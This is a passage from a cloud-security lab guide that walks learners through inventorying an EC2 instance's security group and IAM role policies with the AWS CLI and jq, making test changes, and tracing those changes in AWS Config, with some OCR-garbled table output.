echo "Security Group $SG_ID"
```

Sample Results

```
Security Group sg-0412a81e0d82bdf88
```

2. We only have one security group attached to Sherlock's Blog, so we used `SecurityGroups[0]` to just grab the first, and only, security group. Part of inventorying an environment is to understand how security services are set up. Now, we should look to see how the security group is configured.

Describe your security group as a table

```
aws ec2 describe-security-groups \
  --group-ids $SG_ID --output table
```

expand to see the long results

```
------------------------------------------------------------------------------------------------------------
DescribeSecurityGroups                                                                    |
+-----------------------------------------------------------------------------------------------------------
+||
SecurityGroups                                                                              ||
|+--------------------------------
+-----------------------------------------------------------------------------------------------------------
+|||  Description                    |  Security group for Sherlock
blog                                                                                      ||
||  GroupId                        |
sg-08578182789929eb0
||||  GroupName                      |  setup-lab-sherlocksgED596B13-
YTH7FRJJUVTA                                                                             ||
||  OwnerId                        |  123456789012
||||  VpcId                          |
vpc-038d09e8496726678                                                                                  ||
|+--------------------------------
+-----------------------------------------------------------------------------------------------------------
+||||
IpPermissions                                                                              |||
||+-----------------------------------------------------------------------------------------
+-------------------------------------------+|||||
FromPort                                                                                  |  22
|||
|||  IpProtocol                                                                                |
tcp                                        ||||||
ToPort                                                                                    |  22
|||
------------------------------------------------------------------------------------------------------------
|
DescribeSecurityGroups                                                                    |
+-----------------------------------------------------------------------------------------------------------
+
||
SecurityGroups                                                                              ||
|+--------------------------------
+-----------------------------------------------------------------------------------------------------------
+|
||  Description                    |  Security group for Sherlock
blog                                                                                      ||
||  GroupId                        |
sg-08578182789929eb0                                                                                   ||
||  GroupName                      |  setup-lab-sherlocksgED596B13-
YTH7FRJJUVTA                                                                             ||
||  OwnerId                        |  123456789012
||
||  VpcId                          |
vpc-038d09e8496726678                                                                                  ||
|+--------------------------------
+-----------------------------------------------------------------------------------------------------------
+|
|||
IpPermissions                                                                              |||
||+-----------------------------------------------------------------------------------------
+-------------------------------------------+||
|||  FromPort                                                                                 |  22
|||
|||  IpProtocol                                                                               |
tcp                                        |||
|||  ToPort                                                                                   |  22
```

```
|||
||+-------------------------------------------------------------------------------------------
+-----------------------------------------+||
||||
IpRanges                                                                    ||||
|||+-----------------------------------------
+-------------------------------------------------------------------------------------------------+|||
||||                  CidrIp                    |
Description                                         ||||
|||+-----------------------------------------
+-------------------------------------------------------------------------------------------------+|||
||||  0.0.0.0/0                                |  from 0.0.0.0/0:ALL
ICMP                                                                    ||||
|||+-----------------------------------------
+-------------------------------------------------------------------------------------------------+|||
|||
IpPermissionsEgress                                                             |||
||
+-------------------------------------------------------------------------------------------------------
+||
|||
IpProtocol                                                                       |||
||
+-------------------------------------------------------------------------------------------------------
+||
|||
-1
|||
||
+-------------------------------------------------------------------------------------------------------
+||
||||
IpRanges                                                                    ||||
|||+---------------------------------
+-------------------------------------------------------------------------------------------------------
+|||
||||            CidrIp              |
Description                                                 ||||
|||+---------------------------------
+-------------------------------------------------------------------------------------------------------
+|||
||||  0.0.0.0/0                     |  Allow all outbound traffic by
default                                                                      ||||
|||+---------------------------------
+-------------------------------------------------------------------------------------------------------
+|||
|||
Tags                                                                        |||
||+---------------------------------
+-------------------------------------------------------------------------------------------------------
+||
|||               Key               |
Value                                                   |||
||+---------------------------------
+-------------------------------------------------------------------------------------------------------
+||
|||  aws:cloudformation:stack-id     |  arn:aws:cloudformation:us-east-2:12345678901:stack/setup-lab/
d8f12930-b67e-11eb-aff8-0abd9caf10fb         |||
|||  aws:cloudformation:logical-id   |
sherlocksgED596B13
```

```
|||
|||  aws:cloudformation:stack-name   |  setup-
lab                                                                                                                  |||
||+----------------------------------
+-------------------------------------------------------------------------------------------------------------------
+||
```

3. This is too long--we are most interested in the ingress--so we will do some filtering to make this easier.

Filter out just FromPort, ToPort, IpProtocol

```
aws ec2 describe-security-groups \
  --group-ids $SG_ID \
  | jq '.SecurityGroups[].IpPermissions[] | {FromPort, ToPort, IpProtocol}'
```

Sample Results

```
{
  "FromPort": 22,
  "ToPort": 22,
  "IpProtocol": "tcp"
}
{
  "FromPort": 5000,
  "ToPort": 5000,
  "IpProtocol": "tcp"
}
{
  "FromPort": -1,
  "ToPort": -1,
  "IpProtocol": "icmp"
}
```

4. Those are values are as expected for the security group. One item to note: the port 5000 is open because we are running a "dev" version of the web server. In a production environment, this port listening should be of concern. It is easier to hunt for potential bad activity if we have a very homogenous environment. Weird ports such as 5000 should stand out.

Add ingress TCP port 13375 to this security group

```
aws ec2 authorize-security-group-ingress \
    --group-id $SG_ID \
    --protocol tcp \
    --port 13375 \
    --cidr 0.0.0.0/24
```

5. Now, rerunning the describe inventory command will show that we have a new security group ingress

Rerun the query

```
aws ec2 describe-security-groups \
  --group-ids $SG_ID \
  | jq '.SecurityGroups[].IpPermissions[] | {FromPort, ToPort, IpProtocol}'
```

Sample Results

```
{
  "FromPort": 22,
  "ToPort": 22,
  "IpProtocol": "tcp"
}
{
  "FromPort": 5000,
  "ToPort": 5000,
  "IpProtocol": "tcp"
}
{
  "FromPort": 13375,
  "ToPort": 13375,
  "IpProtocol": "tcp"
}

{
  "FromPort": -1,
  "ToPort": -1,
  "IpProtocol": "icmp"
}
```

6. We have inventoried the ingress authorizations of our security group and made a change. Let us add another change, this time to the IAM role associated with Sherlock's Blog. For a security group, we first needed to get the security group ID from the describe-instances, then we queried the security group. For an IAM role, we need to make a couple of hops. First, we need to know what IAM Instance Profile [4] is attached to the instance. From the Instance Profile, we need to get the Instance. Then we need to pull the Policies assigned to that instance. It is a few steps to really understand the IAM security posture of that instance.

GUI or not to GUI

The GUI can make these queries easier, sometimes. Our goal with introducing how to do it in the command line is to help you build automated queries that are customized for the specific questions you may have. You could put all these commands in a script that just runs whenever you need to investigate a particular instance.

Get the Instance Profile Arn and assign to PROFILE_ARN

```
PROFILE_ARN=$(aws ec2 describe-instances \
  --filters Name=tag:Name,Values="SherlocksBlog" \
  --query Reservations[].Instances[].IamInstanceProfile.Arn \
```

```
  --output text)
echo "Profile Arn = $PROFILE_ARN"
```

Sample Results

```
Profile Arn = arn:aws:iam::12345678901:instance-profile/setup-lab-
SherlocksBlogInstanceProfile68C2F8A7-1JSNBD2OQVZ2H
```

7. Now that we have the ID, we need to get the IAM role that is attached. But, we have an odd problem. The AWS CII command to retrieve a role based on a profile name, and we have the profile arn. Let's grab the Profile Name.

Separate the arn to retrieve the Instance Profile name

```
PROFILE_NAME=$(aws ec2 describe-instances \
  --filters Name=tag:Name,Values="SherlocksBlog" \
  --query Reservations[].Instances[].IamInstanceProfile.Arn \
  --output text | cut -d '/' -f2)
echo "Profile Name = $PROFILE_NAME"
```

Sample Results

```
Profile Name = setup-lab-SherlocksBlogInstanceProfile68C2F8A7-1JSNBD2OQVZ2H
```

8. With the profile name, we can now retrieve the IAM role

Retrieve the name of the IAM role assigned to this Profile

```
ROLE_NAME=$(aws iam get-instance-profile \
  --instance-profile-name $PROFILE_NAME \
  --query InstanceProfile.Roles[].RoleName \
  --output text)
echo "Role Name = $ROLE_NAME"
```

Sample Results

```
Role Name = SherlocksBlogRole
```

9. With the role name in hand, we need to start pulling the policies. There are three different queries we need to make to get all of the policies: Any AWS managed policies attached to the Role, and custom policies attached, and the inline policies. You can read more about the differences on AWS's IAM User Guide.[5] We are going to ignore Service Control Policies and Boundary Permission Policies for the moment.

Print the AWS and Customer Managed Policies

```
aws iam list-attached-role-policies \
  --role-name $ROLE_NAME
```

Sample Results

```
{
    "AttachedPolicies": [
        {
            "PolicyName": "AmazonSSMManagedInstanceCore",
            "PolicyArn": "arn:aws:iam::aws:policy/AmazonSSMManagedInstanceCore"
        }
    ]
}
```

Print the inline policies

```
aws iam list-role-policies --role-name $ROLE_NAME
```

Sample Results

```
{
    "PolicyNames": [
        "cloudwatch",
        "custom"
    ]
}
```

10. The attached policy is the AmazonSSMManagedInstanceCore, which is grants the permissions needed for us to use SSM Session Connect to get console access. The inline policies are called `cloudwatch` and `custom`. In our CDK, the `cloudwatch` policy statement allows logs from this system to be sent to CloudWatch. The "custom" policy statement will be unique. The real meat of what we can do with this Role is in that Policy called `custom`.

Retrieve the Permissions associated with Policy `custom`

```
aws iam get-role-policy \
  --role-name $ROLE_NAME \
  --policy-name custom
```

Sample Results

```
{
    "RoleName": "SherlocksBlogRole",
    "PolicyName": "custom",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Action": [
                    "s3:Get*",
                    "s3:List*"
                ],
                "Resource": "*",
                "Effect": "Allow"
            }
        ]
    }
}
```

11. Now that we see how to pull inventory information about and IAM role, with a few steps, let's change this IAM role to add a new inline policy that will allow us to ec2:DescribeInstances. First, create the policy document.

Create policy file ec2.json

```
cd ~
cat <<EOT >> ec2.json
{
  "Version": "2012-10-17",
  "Statement": [
      {
          "Action": [
              "ec2:DescribeInstances"
          ],
          "Resource": "*",
          "Effect": "Allow"
      }
  ]
}
EOT
ls -la ec2.json
```

Sample Results

```
-rw-rw-r-- 1 ec2-user ec2-user 198 May 16 21:43 ec2.json
```

Attach this policy as policy name `new` to the role

```
aws iam put-role-policy \
  --role-name $ROLE_NAME \
  --policy-name new \
  --policy-document file://ec2.json
```

12. Now, rerun the get-role-policy for our new Policy named `new`

Retrieve the Permissions associated with Policy `new`

```
aws iam get-role-policy \
  --role-name $ROLE_NAME \
  --policy-name new
```

Sample Results

```
{
    "RoleName": "SherlocksBlogRole",
    "PolicyName": "new",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Action": [
                    "ec2:DescribeInstances"
                ],
                "Resource": "*",
                "Effect": "Allow"
            }
        ]
    }
}
```

We have investigated how to use the CLI to inventory an EC2 and gather important information about the security groups and IAM controls. With AWS, there are a number of steps you have to take in order to gather all the information you may want to know about a resource. As you start repeating your inventory commands, it might be beneficial to start creating tailored Boto3 Python applications that can perform more complex queries and respond based on the results.

AWS Config Command Line

The AWS Config service helps you audit and evaluate the configurations of your AWS resources by monitoring and recording changes. In order to achieve this, the AWS Config service must conduct an inventory of your environment on a

regular basis, and also track changes through CloudTrail logs. You turned on AWS Config in the Section 1 lab--let's go and figure out what data it has been generating.

1. The AWS Config service has been taking snapshots and storing them in an S3 bucket. We will retrieve the S3 bucket name, and then look at the files in that bucket.

What is the delivery information for Config

```
aws configservice describe-delivery-channels
```

Sample Results

```
{
    "DeliveryChannels": [
        {
            "name": "default",
            "s3BucketName": "config-bucket-733830781382",
            "snsTopicARN": "arn:aws:sns:us-east-2:209760221607:config-topic"
        }
    ]
}
```

2. Config is delivering data to an S3 bucket every 24 hours. In a corporate environment, it is a good practice to have AWS config from all accounts sending data to an S3 bucket managed by the security team. What this means is that you have a snapshot every 24 hours of every single resource in your account. We could extract from this S3 bucket and pull out specific resources we are interested in, but we can do that through the CLI. The AWS CLI page for the list-discovered-resources [6] has a detailed list of all the `resource types` we can specify.

List the discovered resources of all our EC2s

```
aws configservice list-discovered-resources \
  --resource-type AWS::EC2::Instance
```

Sample Results


```
{
    "resourceIdentifiers": [
        {
            "resourceType": "AWS::EC2::Instance",
            "resourceId": "i-008cef3f59258e0bf"
        },
        {
            "resourceType": "AWS::EC2::Instance",
            "resourceId": "i-009ab3a084c2da066"
        },
        {
            "resourceType": "AWS::EC2::Instance",
            "resourceId": "i-08ad06ad9b3748708"
        }
    ]
}
```


3. This tells us that our EC2s are begin tracked by AWS Config. What makes AWS Config such a great service is that it is tracking changes to the configuration of your instance. We can get a JSON based description of what has changed. First, we need the Instance ID of Sherlocks Blog.

Get the Instance ID

```
INSTANCE_ID=$(aws ec2 describe-instances \
  --filters Name=tag:Name,Values="SherlocksBlog" \
  --query Reservations[].Instances[].InstanceId \
  --output text)
echo "Instance ID is $INSTANCE_ID"
```

Sample Results

```
Instance ID is i-009ab3a084c2da066
```

Retrieve the config resource history

```
aws configservice get-resource-config-history \
  --resource-type AWS::EC2::Instance \
  --resource-id $INSTANCE_ID
```

Long results, expand if you want


```
{
    "configurationItems": [
        {
            "version": "1.3",
```

```
            "accountId": "123456789012",
            "configurationItemCaptureTime": "2021-05-16T19:47:46.069000+00:00",
            "configurationItemStatus": "ResourceDiscovered",
            "configurationStateId": "1621194466069",
            "configurationItemMD5Hash": "",
            "arn": "arn:aws:ec2:us-east-2:12345678901:instance/i-009ab3a084c2da066",
            "resourceType": "AWS::EC2::Instance",
            "resourceId": "i-009ab3a084c2da066",
            "awsRegion": "us-east-2",
            "availabilityZone": "us-east-2a",
            "resourceCreationTime": "2021-05-16T19:45:31+00:00",
            "tags": {
                "Name": "SherlocksBlog",
                "aws:cloudformation:logical-id": "SherlockBlog21D49B3A",
                "aws:cloudformation:stack-id": "arn:aws:cloudformation:us-east-2:12345678901:stack/
setup-lab/d8f12930-b67e-11eb-aff8-0abd9caf10fb",
                "aws:cloudformation:stack-name": "setup-lab"
            },
            "relatedEvents": [],
            "relationships": [
                {
                    "resourceType": "AWS::EC2::SecurityGroup",
                    "resourceId": "sg-08578182789929eb0",
                    "relationshipName": "Is associated with SecurityGroup"
                },
                {
                    "resourceType": "AWS::EC2::Volume",
                    "resourceId": "vol-04047f38546d0351e",
                    "relationshipName": "Is attached to Volume"
                },
                {
                    "resourceType": "AWS::EC2::Subnet",
                    "resourceId": "subnet-0d41be5abd93b0057",
                    "relationshipName": "Is contained in Subnet"
                },
                {
                    "resourceType": "AWS::EC2::VPC",
                    "resourceId": "vpc-038d09e8496726678",
                    "relationshipName": "Is contained in Vpc"
                },
                {

                    "resourceType": "AWS::EC2::NetworkInterface",
                    "resourceId": "eni-0ddbf4b6ef2fb01dc",
                    "relationshipName": "Contains NetworkInterface"
                }
            ],
            "configuration": "{\"amiLaunchIndex\":0,\"imageId\":\"ami-040bf08fe97447433\",
\"instanceId\":\"i-009ab3a084c2da066\",\"instanceType\":\"t2.micro\",\"kernelId\":null,\"keyName\":
\"cloudsecurity\",\"launchTime\":\"2021-05-16T19:45:31.000Z\",\"monitoring\":{\"state\":\"disabled\"},
\"placement\":{\"availabilityZone\":\"us-east-2a\",\"affinity\":null,\"groupName\":\"\",
\"partitionNumber\":null,\"hostId\":null,\"tenancy\":\"default\",\"spreadDomain\":null,
\"hostResourceGroupArn\":null},\"platform\":null,\"privateDnsName\":\"ip-10-0-0-202.ec2.internal\",
\"privateIpAddress\":\"10.0.0.202\",\"productCodes\":[],\"publicDnsName\":
\"ec2-54-80-224-124.compute-1.amazonaws.com\",\"publicIpAddress\":\"54.80.224.124\",\"ramdiskId\":null,
\"state\":{\"code\":16,\"name\":\"running\"},\"stateTransitionReason\":\"\",\"subnetId\":
\"subnet-0d41be5abd93b0057\",\"vpcId\":\"vpc-038d09e8496726678\",\"architecture\":\"x86_64\",
\"blockDeviceMappings\":[{\"deviceName\":\"/dev/xvda\",\"ebs\":{\"attachTime\":
\"2021-05-16T19:45:32.000Z\",\"deleteOnTermination\":true,\"status\":\"attached\",\"volumeId\":
\"vol-04047f38546d0351e\"}}],\"clientToken\":\"setup-Sherl-1D4OFFQ88QVL9\",\"ebsOptimized\":false,
```

```
\"enaSupport\":true,\"hypervisor\":\"xen\",\"iamInstanceProfile\":{\"arn\":\"arn:aws:iam::
123456789012:instance-profile/setup-lab-SherlockBlogInstanceProfile68C2F8A7-1JSNBD2OQVZ2H\",\"id\":
\"AIPATTLINRPJN65KXCCDH\"},\"instanceLifecycle\":null,\"elasticGpuAssociations\":[],
\"elasticInferenceAcceleratorAssociations\":[],\"networkInterfaces\":[{\"association\":
{\"carrierIp\":null,\"ipOwnerId\":\"amazon\",\"publicDnsName\":
\"ec2-54-80-224-124.compute-1.amazonaws.com\",\"publicIp\":\"54.80.224.124\"},\"attachment\":
{\"attachTime\":\"2021-05-16T19:45:31.000Z\",\"attachmentId\":\"eni-attach-069681ade2ec5fd07\",
\"deleteOnTermination\":true,\"deviceIndex\":0,\"status\":\"attached\",\"networkCardIndex\":0},
\"description\":\"\",\"groups\":[{\"groupName\":\"setup-lab-sherlocksgED596B13-YTH7FRJJUVTA\",
\"groupId\":\"sg-08578182789929eb0\"}],\"ipv6Addresses\":[],\"macAddress\":\"0e:ab:66:3c:f4:4b\",
\"networkInterfaceId\":\"eni-0ddbf4b6ef2fb01dc\",\"ownerId\":\"123456789012\",\"privateDnsName\":
\"ip-10-0-0-202.ec2.internal\",\"privateIpAddress\":\"10.0.0.202\",\"privateIpAddresses\":
[{\"association\":{\"carrierIp\":null,\"ipOwnerId\":\"amazon\",\"publicDnsName\":
\"ec2-54-80-224-124.compute-1.amazonaws.com\",\"publicIp\":\"54.80.224.124\"},\"primary\":true,
\"privateDnsName\":\"ip-10-0-0-202.ec2.internal\",\"privateIpAddress\":\"10.0.0.202\"}],
\"sourceDestCheck\":true,\"status\":\"in-use\",\"subnetId\":\"subnet-0d41be5abd93b0057\",\"vpcId\":
\"vpc-038d09e8496726678\",\"interfaceType\":\"interface\"}],\"outpostArn\":null,\"rootDeviceName\":\"/
dev/xvda\",\"rootDeviceType\":\"ebs\",\"securityGroups\":[{\"groupName\":\"setup-lab-sherlocksgED596B13-
YTH7FRJJUVTA\",\"groupId\":\"sg-08578182789929eb0\"}],\"sourceDestCheck\":true,
\"spotInstanceRequestId\":null,\"sriovNetSupport\":null,\"stateReason\":null,\"tags\":[{\"key\":
\"aws:cloudformation:stack-id\",\"value\":\"arn:aws:cloudformation:us-east-2:123456789012:stack/setup-
lab/d8f12930-b67e-11eb-aff8-0abd9caf10fb\"},{\"key\":\"Name\",\"value\":\"SherlocksBlog\"},{\"key\":
\"aws:cloudformation:logical-id\",\"value\":\"SherlockBlog21D49B3A\"},{\"key\":
\"aws:cloudformation:stack-name\",\"value\":\"setup-lab\"}],\"virtualizationType\":\"hvm\",
\"cpuOptions\":{\"coreCount\":1,\"threadsPerCore\":1},\"capacityReservationId\":null,
\"capacityReservationSpecification\":{\"capacityReservationPreference\":\"open\",
\"capacityReservationTarget\":null},\"hibernationOptions\":{\"configured\":false},\"licenses\":[],
\"metadataOptions\":{\"state\":\"applied\",\"httpTokens\":\"optional\",\"httpPutResponseHopLimit\":
1,\"httpEndpoint\":\"enabled\"},\"enclaveOptions\":{\"enabled\":false},\"bootMode\":null}",
            "supplementaryConfiguration": {}
}
```


4. Okay, wow. This is really a lot of information. Let's break down the big pieces being returned
    - Configuration items like configurationItemCaptureTime, ConfigurationItemStatus, etc., are about when this information was captured by AWS Config.
    - arn, resourceType,resourceID, awsRegion, availabilityZone, tas, etc., are all fairly standard properties of most resources.
    - Relationships is a structured list of AWS resources that are attached directly to this resource, such as Security Group, Subnet, VPC, etc. Why is IAM Profile not listed here? Not sure. One problem with the AWS Config service is that it may be behind in tracking all resources, or not track them the way you would want to track them.
    - Configuration is a giant JSON string that describes just about everything you might want to know about this particular EC2. The data in this configuration property is very specific to an EC2. Luckily, we have jq to extract this information if we wanted to.
    - relatedEvents is likely empty. It contains all the CloudTrail events that changed the configuration of this EC2. You may not have changed the configuration of the EC2, but you have changed the configuration of the IAM Policy. Let us look at that.

Assign the Role ID to a variable.

```
ROLE_ID=$(aws iam get-instance-profile \
  --instance-profile-name $PROFILE_NAME \
  --query InstanceProfile.Roles[].RoleId \
  --output text)
echo "Role ID = $ROLE_ID"
```

Sample Results

```
Role ID = AROATTLINRPJH25ZRB5DK
```

Retrieve the date of each item capture time config history of the IAM role

```
aws configservice get-resource-config-history \
--resource-type AWS::IAM::Role \
--resource-id $ROLE_ID \
--query configurationItems[].configurationItemCaptureTime \
--output table
```

Sample Results


```
-------------------------------------
|      GetResourceConfigHistory      |
+------------------------------------+
|  2021-05-16T22:23:00.955000+00:00  |
|  2021-05-16T19:48:26.575000+00:00  |
+------------------------------------+
```

5. We can see that the role has changed, and the AWS Config has tracked those configurations. Take a look at the differences. Let's jump to the AWS Config GUI and see what it shows us.

AWS Config Through GUI

The AWS Config GUI pulls together a number of different AWS data to tell a more complete story about a particular resource. Let's go look at the IAM role and see if we can see the changes.


1. Return to the AWS web console and search for "config" in the top search bar.




2. On the Welcome page, on the left hand side, select "Resources"

> **Note**
>
> One thing to note: the AWS Config service has a lot of services, especially around compliance checking. Since we are a threat detection class, we will not be spending time on that service.


3. As we did with the CLI and `get-resource-config-history`, we have to search for a particular resource, first by selecting the resource types. In the `Resource category` drop down, select "AWS Resource". In the `Resource type` drop down, type "iam", and the `AWS IAM Role` will show in the drop down. Select `AWS IAM Role`.



